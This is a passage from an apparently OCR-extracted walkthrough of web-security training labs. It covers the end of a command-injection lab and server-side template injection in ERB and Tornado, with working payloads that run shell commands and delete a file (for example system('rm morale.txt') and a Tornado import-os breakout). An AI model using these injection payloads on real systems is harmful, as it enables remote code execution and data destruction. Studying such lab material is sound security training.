
Payload:

```
whoami>>/var/www/images/name.txt
```


URL encode this in the POST request query.



Looks like it worked. Lets Navigate to the website and try to open the image file on the browser.




Substitute the image name to **name.txt**. This will open the text file with the host name.




```
peter-R2Hmfy
```

Reloading the page confirmed the completion of the lab.



4 Server-side template injection

4.1 Lab1 - Basic server-side template injection

Objectives and info:


This lab is vulnerable to server-side template injection due to the unsafe construction of an ERB template.

To solve the lab, review the ERB documentation to find out how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

Access the lab

This lab is vulnerable to servers-side template injection. The template is constructed using ERB syntax.

The lab loads the same online shop webiste with products listing. Clicking on the **view detail** button of the first product returns a message mentioning that the product is out of stock. On the URL tab, there is a **message** parameter with the same text as its value. This could be a potentional attack parameter.



Going through ERB documentation, provided some useful ERB syntax tags to test the parameter.

```
<% Ruby code -- inline with output %>
<%= Ruby expression -- replace with result %>
<%# comment -- ignored -- useful in testing %>
% a line of Ruby code -- treated as <% line %> (optional -- see ERB.new)
%% replaced with % if first thing on a line and % processing is used
<%% or %%> -- replace with <% or %> respectively
```

Researching more on each tag of the template provided more information regarding their function and implementations.

`<%= EXPRESSION %>`

Tags with equal sign indicates that inclosed code is an expression. The rendered code will return a string output.


`<% CODE %>`

Tags without the equal indicates that code is a scriptlet. It will just execute and not return an output for other inputs.

Passing a simple mathematical expression inclosed with `<%= CODE %>` to verify the vulnerable parameter.

Payload:

```
<%= 7*7 %>
```



49

The result is printed below and the payload on URL tab is encodes automatically.


It is running the *Ruby* programming language code, so to delete the file, we need a method to access the shell command line using Ruby.

```
system()
```

The above method will print the command output.

Payloads:

```
<%= system("ls") %>
```




morale.txt true

Now simply deleting the file will finish the lab.

Payload:

```
<%= system("rm morale.txt") %>
```




4.2 Lab2 - Basic server-side template injection (code context)

Objectives and info:


This lab is vulnerable to server-side template injection due to the way it unsafely uses a Tornado template. To solve the lab, review the Tornado documentation to discover how to execute arbitrary code, then delete the `morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials: `wiener:peter`




The lab is vulnerable to server-side template injection. As already mentioned, the template is constructed using Tornado template syntax.

The lab loads the Blog website with number of posts listed.




There is a **My Account** button whhich redirects to a login page. Logging in using the given creds, opens up the my account page with a tab to update the email address and drop down menu to select the prefered name.




On the home page, there is an option to view the post, below each post is a comment section. Posting a

test comment shows itself with the name type specified before on the **my-account** page.



Intercepting the POST request of the preferred name value. Altering with the value shows changes on the comment section.



Tornado is a template system that complies into python code.

It uses the same functionality tags with different syntax.

```
{{ CODE }}
```

These are used as expressions. The rendered code will return a string output.


```
{% CODE %}
```

The code enclosed will just execute without returning an output. It is used while writing functions or importing modules.

Payload:

```
{{ 7*7 }}
```

We can use the above payload to test the parameter. Encoding og the payload is required when send the POST request.



The output shows that the input is already enclosed between **{{}}** on the server side.

To run the arbitrary code on python, the below code can be used.

CODE:


```
import os
os.system("")
```

Using the syntax to enclose each line.


Paylaod:

```
7*7 }}
{% import os %}
{{ os.system("rm /home/carlos/morale.txt")
```

We can remove the starting and closing tags as they are already used by the server to render the code. Encode and sent it to the repeater.




The *0* after *49* confirms that the code executed succesfully.



4.3 Lab3 - Server-side template injection using documentation

